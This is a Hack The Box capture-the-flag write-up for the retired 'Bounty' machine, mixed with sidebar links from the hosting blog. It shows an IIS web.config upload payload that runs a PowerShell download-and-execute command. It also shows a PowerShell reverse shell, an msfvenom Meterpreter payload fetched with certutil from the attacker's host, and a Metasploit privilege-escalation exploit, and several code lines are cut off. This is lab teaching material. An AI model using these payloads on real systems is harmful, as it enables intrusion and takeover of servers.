Hack The Box – Bounty Walkthrough

By m4v3r1ck in Hack The Box Write-ups on October 27, 2018 5 comments

Introduction:

This week's retiring machine is Bounty, which is a beginner-friendly box that can still teach a few new tricks. Bounty is rated 4.8/10, which I feel is pretty appropriate given the overall ease of the machine. In this walkthrough, we'll do a little bit of dirbusting, learn a nifty trick to gain remote code execution (RCE) on a web upload, generate some malware, and take advantage of Meterpreter's local_exploit_suggester. Let's get started!

Search …

SEARCH

CATEGORIES

- Binary Analysis
- Computer Science
- CTF Write-ups
- eLearnSecurity
- Exploit Development
- Featured
- Finding a Job
- Hack The Box Write-ups
- Hacking Live Streams
- Reverse Engineering
- Reviews
- SANS
- Steganography

Nmap Scan:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-05 09:1
Nmap scan report for 10.10.10.93
Host is up (0.046s latency).
Not shown: 65534 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Warning: OSScan results may be unreliable because we coul
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windo
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 47.87 ms 10.10.14.1
2 47.96 ms 10.10.10.93
```


- Uncategorized
- Vulnerability Lab Setup
- Web-Application Hacking
- Wireless Hacking

AUTHORS

- **Tritona16**
  - Know thy enemy; part 1/2

```
OS and Service detection performed. Please report any inc
Nmap done: 1 IP address (1 host up) scanned in 101.91 sec
```

Similar to last week's retired machine, TartarSauce, Bounty only provides us with an open port of 80. As I have mentioned previously, this indicates that we are looking at some sort of web exploit here or there are hidden ports (think port knocking)/UDP ports. Given that the box is rated 4.8/10, it's likely that we are looking at a relatively simple web exploit. First, let's navigate to the site on port 80:

We're presented with a picture of Merlin from Disney's The Sword in the Stone. The source code reveals next to nothing

- **Cerkoryn**
  - Review: SANS Cyber FastTrack 2019


- **emtuls**
  - Vetsec Becoming a Non-Profit!
  - x86 Exploit Development Pt 2 – ELF Files and Memory Segmentation
  - Getting Started Guide for VetSec Wargame Exploit Development Tutorials
  - x86 Exploit Development Pt 1 – Intro to Computer Organization and x86 Instruction Set Architecture Fundamentals
  - Creating VetSecs Wargame Pt. 3: Finishing The Intro Challenges and Reshaping the Makefile

and I see no additional directories in the nmap scan or source code. That means, it's dirbusting time!

I booted up ***dirbuster*** by typing in ***dirbuster*** into a terminal and hitting enter. This will bring up a nice GUI for us. Keep in mind that the site is running IIS per the nmap scan. This means, we should set our search parameters to ***asp, aspx, asm, asmx*** file types. I typically like to use a medium word list that comes with Kali and set my threads to 200 (by checking "Go Faster"). Here is a picture of my settings:

- **m4v3r1ck**
  - Zero to Hero: Week 9 – NTLM Relay, Token Impersonation, Pass the Hash, PsExec, and more
  - A Day in the Life of an Ethical Hacker / Penetration Tester
  - Zero to Hero Pentesting: Episode 8 – Building an AD Lab, LLMNR Poisoning, and NTLMv2 Cracking with Hashcat
  - Zero to Hero Pentesting: Episode 7 – Exploitation, Shells, and Some Credential Stuffing
  - Introductory Exploit Development Live Stream – x86 Assembly Primer and SEH Overflows w/ Ruri


- **Jace Powell**




Here are the results:

- A Veteran's Guide to Making a Career Jump to Information Security
-  **reubadoob**
  - "…because I stood on the shoulders of giants"
  - A Year Ago My Life Changed, From Soldier to Cyber
-  **syphon51773**
  - Review: SANS VetSuccess Academy

- RSS - Posts



As you can see, we found a transfer.aspx web page along with an uploadedfiles directory. My immediate guess is that we're going to be uploading a file and calling it from the uploaded files directory, but let's take a look at the transfer.aspx page before we get ahead of ourselves:



Okay, so it looks like we have an upload page. Given that this is an IIS server, my first thought is to try and upload some sort of asp/aspx reverse shell. This fails miserably as this file extension is blocked. So, how can we get a reverse shell on an IIS server if we cannot use the proper extension? A web.config file is how!

Earlier this year, a blog was posted on the topic of uploading a web.config to bypass extension blacklisting. The post can be found here: https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/

Using the information found in the blog above, we can craft our own exploit as such:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
      <system.webServer>
```

```
                <handlers accessPolicy="Read, Script, Write
                        <add name="web_config" path="*.confi
                </handlers>
                <security>
                        <requestFiltering>
                                <fileExtensions>
                                        <remove fileExtension=
                                </fileExtensions>
                                <hiddenSegments>
                                        <remove segment="web.c
                                </hiddenSegments>
                        </requestFiltering>
                </security>
        </system.webServer>
</configuration>
<%
Set s = CreateObject("WScript.Shell")
Set cmd = s.Exec("cmd /c powershell -c IEX (New-Object Ne
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

All that I have changed in the above exploit is the command being executed as well as little bit of cleanup for some excessive variables being run. In this instance, I have decided to use a Powershell download command that will

download and execute a file we specify. All this means is that we need to host a reverse shell via a web server. My IP address is 10.10.14.2, the port I'll be using is 80, and the name of my exploit is "ex.ps1".

Before we spin up the web server, we need a file to host. I will be using a Powershell reverse shell. If we Google that, we come across this site, which has a nice one liner: https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3. Here is what my reverse shell looked like:

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.1
```

All you really need to understand here is that the victim will be connecting back to our machine (10.10.14.2) on port 4444. Which means we also need to set up a netcat listener on 4444 with the syntax ***nc -nvlp 4444***:


```
root@kali:~/htb/bounty# nc -nvlp 4444
listening on [any] 4444 ...
```

Now, we can run our web server (in the same directory as our ex.ps1 file is being hosted) using ***python -m***

SimpleHTTPServer 80:

```
root@kali:~/htb/bounty# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now, let's upload the file. You should see a "File uploaded successully." message:



Once we've done this, we can navigate to: *http://10.10.10.93/UploadedFiles/web.config* which should spawn a shell for us:

```
root@kali:~/htb/bounty# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.93] 49171

PS C:\windows\system32\inetsrv>
```

A quick *whoami* shows that we are running as the user Merlin. A brief *dir* of the Merlin user desktop provides no

user.txt flag, but it could be hidden. To show hidden files with Powershell, we just add *-Force* on to the command as such:

```
PS C:\windows\system32\inetsrv> whoami
bounty\merlin
PS C:\windows\system32\inetsrv> cd c:\users\merlin\desktop
PS C:\users\merlin\desktop> dir
PS C:\users\merlin\desktop> dir -Force


    Directory: C:\users\merlin\desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a-hs         5/30/2018  12:22 AM        282 desktop.ini
-a-h-         5/30/2018  11:32 PM         32 user.txt
```

We now have our user flag! On to root….

The present Powershell reverse shell we are working with is okay. However, I like a nice Meterpreter shell if possible. There's just a ton of flexibility if we can use a Meterpreter shell. To do this, we can generate some simple malware using *msfvenom*. Here is the command I ran:

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=5555 -platform win -a x64 -f exe > 1.exe

Let's break it down really quick. We're using a 64-bit Meterpreter payload for Windows. We're declaring LHOST (our IP) and LPORT (we use 5555 here as 4444 is already in use by us). While not necessary, I also like to declare the platform of Windows and the architecture as x64, but this will be picked up typically by default per the payload we are using. Lastly, I specify a file type of exe and store it all into a file named "1.exe". It will complete as such:

```
root@kali:~/htb/bounty# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10
.10.14.2 LPORT=5555 --platform win -a x64 -f exe > 1.exe
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of exe file: 212992 bytes
```

I made sure to run this command in the same folder that I am hosting my web server from. Once the malware is generated, we can use a tool built into the majority of Windows machines called **certutil**. The command I use to do this is: ***certutil -urlcache -f http://10.10.14.2/1.exe 1.exe***

```
PS C:\users\merlin\desktop> certutil -urlcache -f http://10.10.14.2/1.exe 1.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Finally, to complete the migration over to a Meterpreter shell, we need to run the *exploit/multi/handler* module in ***msfconsole***. The set up looks like this:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.14.2
LHOST => 10.10.14.2
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.2:5555
```

Now, we can execute our malware on the system by typing in ***./1.exe*** which should provide us with a Meterpreter session:

```
[*] Started reverse TCP handler on 10.10.14.2:5555
[*] Meterpreter session 1 opened (10.10.14.2:5555 -> 10.10.10.93:49174) at 2018-
10-26 13:04:49 -0400

meterpreter >
```

WOO! Now, one of the first things I always try is *getsystem* because you never know. Of course, that did not work. However, Metasploit has a great privesc script that we can run and see if the system is vulnerable. The command, from the Meterpreter shell, is: ***run post/multi/recon/local_exploit_suggester***

The command does just what it sounds like: finds potential exploits available on the box that we can use to escalate privileges. Let's have a look at the results:


```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.93 - Collecting local exploits for x64/windows...
[*] 10.10.10.93 - 18 exploit checks are being tried...
[+] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator: The target appears
 to be vulnerable.
[+] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appe
ars to be vulnerable.
[+] 10.10.10.93 - exploit/windows/local/ms16_075_reflection: The target appears
to be vulnerable.
```

Let's give the first one a try, shall we? Here's what that looks like:


```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/ms10_092_schelevator
msf exploit(windows/local/ms10_092_schelevator) > set session 1
session => 1
msf exploit(windows/local/ms10_092_schelevator) > set LPORT 6666
LPORT => 6666
msf exploit(windows/local/ms10_092_schelevator) > set LHOST 10.10.14.2
LHOST => 10.10.14.2
msf exploit(windows/local/ms10_092_schelevator) > run
```

Here are the results:



As you can see, we get a nice SYSTEM shell. The local_exploit_suggester God has worked in our favor this time. I will note that it may take a few attempts for the exploit to actually work. I've seen it work on the first try and on the fifth try. Be patient if you're following along. It is the correct exploit.

Overall, I really enjoyed this box. The web.config RCE is a relatively new exploit, so good job to the creators for implementing that. Until next time…



Wanna chat? Add me on Twitter, YouTube or LinkedIn!

Veteran? Join our Slack!

Share this:

Twitter Facebook

Like

Be the first to like this.

Related

Hack The Box – Fighter Walkthrough
In "Hack The Box Write-ups"

Hack The Box – DevOops Walkthrough
In "Hack The Box Write-ups"

Hack The Box – Sunday Walkthrough
In "Hack The Box Write-ups"

PUBLISHED BY M4V3R1CK

Founder, VeteranSec | Add us on Twitter!
@veteransec View all posts by m4v3r1ck

< PREVIOUS POST

"…because I stood on the shoulders of giants"

NEXT POST >

Creating VetSecs Wargame Pt. 3: Finishing The Intro Challenges and Reshaping the Makefile

5 comments on "Hack The Box – Bounty Walkthrough"

Pingback: Hack The Box – Bounty Walkthrough | | Lowmiller Consulting Group Blog

BAIDUFU SAYS: October 30, 2018 at 2:32 am

Finally owned user but it retired. Thanks for letting me struggle, man. Learned alot!

★ Like

REPLY

M4V3R1CK SAYS:

October 30, 2018 at 3:50 am

Glad you enjoyed it 🙂

★ Like

REPLY

PAUL SAYS: March 30, 2019 at 7:55 pm

Thanks for the post. I am a novice in the field but trying to learn. If I want to follow on your steps, how can I get this vm?

★ Like

REPLY

P4LSEC SAYS: May 16, 2019 at 2:02 am

Hi Paul, hackthebox.eu actually doesn't run on a local VM. You use a VPN and connect to their servers. It's nice because it doesn't eat up resources on your device.

★ Like

REPLY

LEAVE A REPLY

Enter your comment here...

TO TOP